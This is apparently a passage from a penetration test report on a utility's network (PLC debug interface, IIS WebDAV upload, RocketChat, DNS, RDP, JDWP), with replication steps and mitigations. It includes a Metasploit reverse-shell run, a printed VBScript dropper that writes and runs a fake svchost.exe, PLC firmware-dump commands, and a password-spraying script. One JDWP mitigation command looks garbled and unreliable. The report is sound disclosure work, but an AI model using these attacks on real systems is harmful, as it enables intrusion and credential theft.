A debug interface to a Programmable Logic Controller (PLC) is exposed on port 8080 of the affected hosts. NGPEW has implemented an ACL to block users outside of the 10.0.1.0/24 subnet from accessing the debug interface, but any unauthorized users from within the subnet are able to read CPU registers, dump firmware, dump configuration files, and enable developer mode on the PLC without authenticating first. The firmware dump option enables an unauthorized user to create a firmware image of the PLC and gain more information about the critical infrastructure that could potentially lead to compromise. The impact of this vulnerability is high due to the fact that an unauthorized actor can gain sensitive information related to the PLC system. The CVSS score and likelihood have both slightly decreased due to NGPEW's firewall implementation, but because there remains no authentication required for access, ultimately the risk is still high.

Replication

1. Ensure your source IP is on the 10.0.1.0/24 subnet or a subnet allowed by the ACL.

2. Type the following command in the terminal in order to set up a listener on the open port of the affected host:

```
# nc <affected host> 8080
```

```
root@security:/home/pentest/spencer# nc 10.0.1.198 8080


PLC DEBUG v0.1
[c] PLC-R-US 1994
========================
1> READ CPU REG
2> READ STATE DEBUG
3> DUMP FIRMWARE
4> DUMP CONFIG
5> CHANGE SAVED PARAM
6> ENABLE DEV MODE
7> PRINT DEBUG LOG
========================
CMD: ^C
```

3. To build a firmware image:

   a. Enter 3 as the "CMD"

   b. Save the hex dump to a file
      ```
      # echo "<CMD 3 OUTPUT>" > firmware_dump.txt
      ```

   c. Delete the colons ":" and newlines "\n" from the file
      ```
      # cat "firmware_dump.txt" | tr -d ':' > tmp1.txt
      # cat "tmp1.txt" | tr -d '\n' > tmp2.txt
      ```

   d. Convert the hex string to raw binary data
      ```
      # cat tmp2.txt | xxd -r -p > firmware.bin
      ```

   e. Ensure the image was created with the *file* command
      ```
      # file firmware.bin
      ```


Mitigation
1. The recommended mitigation is to simply disable the debug interface on each affected host if it is not needed. 2. If NGPEW decides that there is a critical need to leave the debug interfaces exposed, then there must be authentication added that implements proper identity management. This includes having a separate user for each authorized employee - each with strong passwords. This management system will help to ensure only authorized personnel are able to access the interface.

References
1. https://cwe.mitre.org/data/definitions/1244.html 2. https://cwe.mitre.org/data/definitions/1191.html

8.3.3. API Data Exposure

API Data Exposure		CVSS	Prioritization
Risk	**Medium**	**6.3** **Medium**	**Long.**
Impact	**Low**		
Likelihood	**Very Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
MITRE ATT&CK	N/A		
Hosts	10.0.10.15 (80/tcp)		
History	1.0 - Vulnerability Found 2.0 - Vulnerability Still Exists		

Details
[redacted] found that the affected host had an API that fetches and displays the registers and values of the dam and power PLC's. This sensitive data is exposed to any unauthorized actor with access to the network. A threat actor could use this information to carry out a directed attack against a specific PLC. The impact of this vulnerability is low, as [redacted] was not able to find any way to utilize data obtained. The likelihood is very likely, as the API was exposed to the network and anyone could have obtained the data. Thus, the overall risk is medium.

Replication
1. Send an HTTP GET request. In this case, [redacted] sent this request via browser. 

Mitigation
1. The API seems to not serve a specific purpose, so [redacted] would recommend simply removing it. 2. If the API is in fact necessary to operations, [redacted] recommends that authentication be required in order to view the data, or the data be encrypted so that only authorized users with the key are able to view it in plain text.

References
https://cwe.mitre.org/data/definitions/200.html

8.3.4. Unauthorized File Upload

Unauthorized File Upload		CVSS	Prioritization
Risk	**Low**	**6.3** **Medium**	**Long.**
Impact	**Low**		
Likelihood	**Very Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L/E:P/RL:O/RC:C		
MITRE ATT&CK	T1204.002		
Hosts	10.0.10.15(80/tcp)		
History	2.0 - Vulnerability Found		

Details
During the assessment, FINAL-10 found a module that can be used to execute a payload on NGPEW main web server. It is able to upload files as ASP scripts via a PUT request and can be executed by visiting the uploaded file via a browser. Although [redacted] was not able to perform remote code execution using the file upload vulnerability it does not invalidate the fact that a known vulnerability still exists in NGPEW main server that can be leveraged by the attacker to gain access. This makes the risk of this attack as medium. Since carrying out the attack does not require knowledge about the working of the server the likelihood becomes likely which makes the overall impact as medium.

Replication
1. Start msfconsole 2. Use exploit/windows/iis/iis_webdav_upload_asp 3. Set LHOST to <server IP> and LPORT <server port> 4. Type "exploit" and press enter

```
msf6 exploit(windows/iis/iis_webdav_upload_asp) > exploit

[*] Started reverse TCP handler on 10.0.1.60:9999
[*] Checking /metasploit101630175.asp
[*] Uploading 609616 bytes to /metasploit101630175.txt...
[*] Moving /metasploit101630175.txt to /metasploit101630175.asp...
[-] Move failed on /metasploit101630175.txt [501 Not Supported]
[*] Exploit completed, but no session was created.
msf6 exploit(windows/iis/iis_webdav_upload_asp) >
```

* Note: The exploit failed but a file was uploaded. Here's the uploaded file


```
QDn=qQDn&Chr(98)&Chr(0)
                Dim beNtixcswb
                Set beNtixcswb = CreateObject("Scripting.FileSystemObject")
                Dim ZvUVHQpnpzKOxz
                Dim QsGOvlFwy
                Dim HXlGofngBnhlqxC
                Dim GmXUUobxfh
                Set QsGOvlFwy = beNtixcswb.GetSpecialFolder(2)
                GmXUUobxfh = QsGOvlFwy & "\" & beNtixcswb.GetTempName()
                beNtixcswb.CreateFolder(GmXUUobxfh)
                HXlGofngBnhlqxC = GmXUUobxfh & "\" & "svchost.exe"
                Set ZvUVHQpnpzKOxz = beNtixcswb.CreateTextFile(HXlGofngBnhlqxC,2,0)
                ZvUVHQpnpzKOxz.Write qQDn
                ZvUVHQpnpzKOxz.Close
                Dim tdfaehZgp
                Set tdfaehZgp = CreateObject("Wscript.Shell")
                tdfaehZgp.run HXlGofngBnhlqxC, 0, false
        End Sub
```

Mitigation
Update to latest IIS version.

References
https://www.rapid7.com/db/modules/exploit/windows/iis/iis_webdav_upload_asp/

8.3.5. Credential Disclosure (RocketChat)

Credential Disclosure (RocketChat)		CVSS	Prioritization
Risk	**High**	**5.4** Medium	**Short.**
Impact	**High**		
Likelihood	**Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N		
MITRE ATT&CK	T1552 - Unsecured Credentials		
Hosts	10.0.1.154(3000/tcp)		
History	1.0 - Vulnerability found 2.0 - Vulnerability still exists, CVSS updated		

Details
[redacted] was able to find instances of employees sharing passwords in plaintext on the RocketChat application  If valid credentials are posted, then a malicious threat actor could find these and make use of them to move laterally across the network. [redacted] was not able to employ the passwords found in the chat anywhere else within the NGPEW network. Compared to the previous engagement, the CVSS of this vulnerability has been downgraded to reflect the fact. However [redacted] ascertains the likelihood that this will be exploited as likely, as the passwords were present in plaintext on the "General" channel, accessible by any account. As such [redacted] characterizes the risk of this vulnerability to be high

Replication
[redacted] accessed the "General" channel of the RocketChat application and found the credentials.    In the above screenshot, the credentials are redacted.


Mitigation
1. As an immediate measure,[redacted] recommends purging of all passwords from the chat history 2. As a long term measure, [redacted] suggests all employees go through Security Awareness Training, so they are trained to not put passwords in plaintext in a public chat and maintain good password hygiene

References
https://www.ftc.gov/news-events/blogs/business-blog/2017/08/stick-security-require-secure-passwords-authentication

8.3.6. Zone Transfer Enabled

Zone Transfer Enabled - millenialpower.us		CVSS	Prioritization
Risk	**Medium**	**5.3** **Medium**	**Short.**
Impact	**Medium**		
Likelihood	**Very Likely**		
CVSS String	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
MITRE ATT&CK	T1016 - System Network Configuration Discovery		
Hosts	10.0.1.100(53/tcp)		
History	2.0 - Vulnerability found		

Details
[redacted] found DNS zone transfer enabled within the NGPEW corporate network, and was able to glean domain names associated with assets within the network. This has a medium impact, as it could allow potential attackers gain information about the topology of the company network. The likelihood that this will be exploited is very likely, as Zone transfer is a very common DNS vector. Hence, [redacted] characterizes the risk of this vulnerability to be medium.

Replication
Executing the below command will yield the DNS zone information. `# dnsrecon -t axfr -d millenialpower.us -n 10.0.1.100` 

```
[+] [['NS', 'ns01.millenialpower.us', '10.0.254.10']] Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]       SOA ns0 10.0.254.10
[*]       NS ns01.millenialpower.us 10.0.254.10
[*]       A ad.corp.millenialpower.us 10.0.1.100
[*]       A db.millenialpower.us 10.0.5.151
[*]       A ns01.millenialpower.us 10.0.254.10
```


Mitigation
[redacted] recommends disabling Zone transfer entirely, or if Zone transfer is absolutely required for synchronizing zone records, restrict Zone transfer queries to legitimate secondary DNS servers via ACLs.

References
https://docs.microsoft.com/en-us/services-hub/health/remediation-steps-ad/configure-all-dns-zones-only-to-allow-zone-transfers-to-specified-ip-addresses


8.3.7. SMB Signing Disabled

SMB Signing Disabled		CVSS	Prioritization
Risk	High	5.3 Medium	Short.
Impact	High		
Likelihood	Likely		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
MITRE ATT&CK	T1557.001		
Hosts	10.0.1.10-13(445/tcp)		
History	2.0 - Vulnerability Found		

Details
During the assessment [redacted] found in the nmap scan that a guest account on the machine had smb1 message-signing disabled. Message-signing allows the SMB communications to be digitally "signed" at the "packet-level". The mechanism allows the receipt to verify the authenticity of the source. Although it is a default setting it is still dangerous since the attacker can set up a relay between the server and the client. This man-in-the-middle attack can help attackers gain the accounts on present on the machine and their respective NTLM hash which the attacker can then crack offline to gather passwords or they can use these hashes to gain access into other machines. The risk for this vulnerability is high and since carrying out the attack does not require much sophistication or extensive knowledge the likelihood is likely which makes the overall impact high.

Replication
1. The commands scan the IP address to gather information about the Operating System present on it 2. Run the following nmap commands **#nmap -A 10.0.1.12** 

Mitigation
1. To mitigate this vulnerability it is advised that SMB message-signing be enabled throughout the domain by configuring the Group Policy settings. 2. The Domain group policy on the domain controller can be edited using the "Group Policy Management Console" application. The steps for which are detailed in the link. How to configure a domain password policy 3. The policy can be found by navigating to Windows Settings > Security Settings > Local Policies > Security Options as shown in the below image



References
https://docs.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing

8.3.8. Java Debug Wire Protocol Information Disclosure

Java Debug Wire Protocol Information Disclosure		CVSS	Prioritization
Risk	**Medium**	**5.3** **Medium**	**Long.**
Impact	**Medium**		
Likelihood	**Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
MITRE ATT&CK	T1210 - Exploitation of Remote Services		
Hosts	10.0.5.75 (12345/TCP)		
History	2.0 - Vulnerability Found		

Details
During the assessment [redacted] was able to access information about Java such as version, linux system architecture and the libraries where the Java packages were installed. Java Debug Wire Protocol is a protocol used for communication between a debugger and the Java Virtual Machine(JVM). It is mainly used to debug applications. Since JDWP instructs JVM to carry out specific tasks it has the ability to craft packets that allow for interaction with JVM. With carefully crafted packets an attacker can execute arbitrary Java classes into the memory and use them to execute arbitrary code. Although [redacted] was not able to perform remote code execution using the JDWP vulnerability it does not invalidate the fact that a known vulnerability exists in JDWP that can be leveraged by the attacker to run commands on the machine. This makes the risk of this attack as medium. Since carrying out the attack does not require extensive knowledge about the working of JDWP or Java the likelihood becomes likely which makes the overall impact as medium.

Replication
1. git clone the jdwp shellifier script from https://github.com/IOActive/jdwp-shellifier. 2. Run the following command to test the proof of concept `# python ./jdwp-shellifier.py -t <target ip> -p <port>`


Mitigation
To mitigate this vulnerability it is advised that jdwp debugging be disabled by executing the below command. `#java -Djavax.net.ssl.trustStorePassword=changeit -Dhttps.protocols=TLSv1 -Dsun.rmi.dgc.client.gcInterval=3600000 -Dsun.rmi.dgc.server.gcInterval=3600000 -Dorg.jboss.boot.log.file=/`


References
1. https://docs.oracle.com/javase/8/docs/technotes/guides/troubleshoot/introclientissues005.html 2. https://www.exploit-db.com/exploits/46501 3. https://github.com/IOActive/jdwp-shellifier


8.3.9. NLA Authentication Disabled for RDP

NLA Authentication Disabled for RDP		CVSS	Prioritization
Risk	**Medium**	**4.3** Medium	**Short.**
Impact	**Medium**		
Likelihood	**Likely**		
CVSS String	CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
MITRE ATT&CK	T1021.001 - Remote Services: Remote Desktop Protocol		
Hosts	10.0.1.100 (tcp/3389)		
History	2.0 - Vulnerability found		

Details
[redacted] found that the Network Level Authentication (NLA) was not enabled for accessing Remote Desktop Service on the above mentioned host. [redacted] attempted without any credentials and were able to access the windows login screen on the host which also revealed the local domain as "AD". The login screen also revealed the organization domain as "MPOWER" when a null value was used for the username. An adversary with information about the usernames of the employees, would try multiple failed login attempts and cause account lockout resulting in a denial of service for the user. The impact of this vulnerability is Medium as it can affect critical user accounts such as the CEO, Domain Admin and other critical users of the organization.The likelihood that this vulnerability would be exploited is very likely as the attack process is not complex and usually domain accounts get locked-out after 4 failed login attempts. Network scans also reveal the domain names which would give the attacker more information to exploit this vulnerability. Hence, the evaluated risk is Medium.

Replication
1. This requires a tool called "rdesktop" which is available by default on kali-linux. If not it can be acquired by execution of the below command in terminal **# sudo apt-get install rdesktop** 2. Then running the below command in the terminal will start the "desktop" application. The ip address can be changed to test other hosts for the same vulnerability **# rdesktop -a 16 -u "" 10.0.1.100** 3. If the command executes successfully a new window with the windows login screen will pop up as shown in the below snapshot. It can be observed that the domain "MPOWER" is set by default.   

Mitigation
1. [redacted] suggests that NLA be implemented on the network. This would require anyone to first authenticate themselves with the network before accessing the respective host. 2. The NLA can be enabled across the domain by editing the Group Policy Settings in windows by following the below steps. 2. Open the 'Edit Group Policy' application on the windows domain controller 3. Identify the Group Policy for the domain "CORP.MILLENIALPOWER.US" 4. Then navigate to "Administrative Templates\Windows Components\Remote Desktop Services\Remote Desktop Session Host\Security" 5. Now, on the right pane, open the "Require user authentication for remote connections by using Network Level Authentication" policy.      6. The below window will pop-up and then select "Enabled" and then click "Apply" and "ok" as shown in the below snapshot.



References
Microsoft document on methods to enable NLA for RDP

8.4. Low

8.4.1. Partially SSL/TLS Implementation

Sensitive Information Disclosure		CVSS	Prioritization
Risk	**Low**	**3.1** **Low**	**Evtl.**
Impact	**Low**		
Likelihood	**Not Likely**		
CVSS String	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N		
MITRE ATT&CK	T1040 - Network Sniffing		
Hosts	10.0.5.152 (80/tcp)		
History	1.0 - Vulnerability found in previous engagement 2.0 - Vulnerability found to be partially remediated in current engagement		

Details
During our initial enumeration phase, [redacted] found the main page does not force the use of https. This vulnerability could allow a potential attacker to intercept and view information sent over this unencrypted channel. [redacted] determined that this vulnerability has a low impact, as most of these communications are being carried out inside the corporate network and are meant for internal use. [redacted] does not expect this vulnerability to be exploited in the context of the current state of the NGPEW infrastructure, and hence categorized this as a low risk vulnerability.

Replication
Send a GET request to the host, 10.0.5.52 • No screenshot was captured for this

Mitigation
1. As an immediate short term fix, [redacted] suggest deploying self signed certificates on all web servers and enabling HTTPS 2. As a long term solution, [redacted] recommend NGPEW set up their own internal Root CA, and generate SSL certificates for all HTTP web servers on the NGPEW internal network.

References
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831740(v=ws.11)

8.5. Informational

8.5.1. RocketChat Rate Limiting

RocketChat Rate Limiting		CVSS	Prioritization
Risk	**Medium**	**N/A**	**Short.**
Impact	**Medium**		
Likelihood	**Likely**		
CVSS String	N/A		
MITRE ATT&CK	N/A		
Hosts	10.0.1.154(tcp/3000)		
History	2.0. Vulnerability found in current engagement		

Details
[redacted] found that the RocketChat application's REST API had virtually no rate limiting, allowing [redacted] to deploy a Python script to employ password spraying at a very high rate. Although [redacted] was not able to find any valid credentials by this method during the period of this engagement, a malicious actor in the same network could employ this technique to procure valid credentials over a longer period of time. [redacted] characterizes this to be of medium impact, as without rate limiting, APIs can be abused for brute-force tactics. It is likely to be exploited, given the ease of use of the RocketChat REST API. Hence [redacted] characterizes the risk to be Medium.

Replication
Execute the following Python script `from pprint import pprint` `from rocketchat_API.rocketchat import RocketChat`

```
from rocketchat_API.APIExceptions.RocketExceptions import
RocketAuthenticationException
with open('dams.txt') as dam_file:
    passwords = dam_file.readlines()

users = [
    'tiny.glover',
    'grace.grantham',
    'king.shields',
    'gaylord.schaefer',
    'maxie.thompson',
    'barbara.leuschke',
    'hosea.zieme'
]
for user in users:
    for password in passwords:
        password = password.replace("\n","")
        try:
            rocket = RocketChat(user, password,
server_url='http://10.0.1.154:3000/')
            pprint(rocket.me().json())
            print(user + "-" + password + " Passed
=>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>")
            break
        except RocketAuthenticationException as e:
            print(user + "-" + password + " Failed -
RocketAuthenticationException")
```

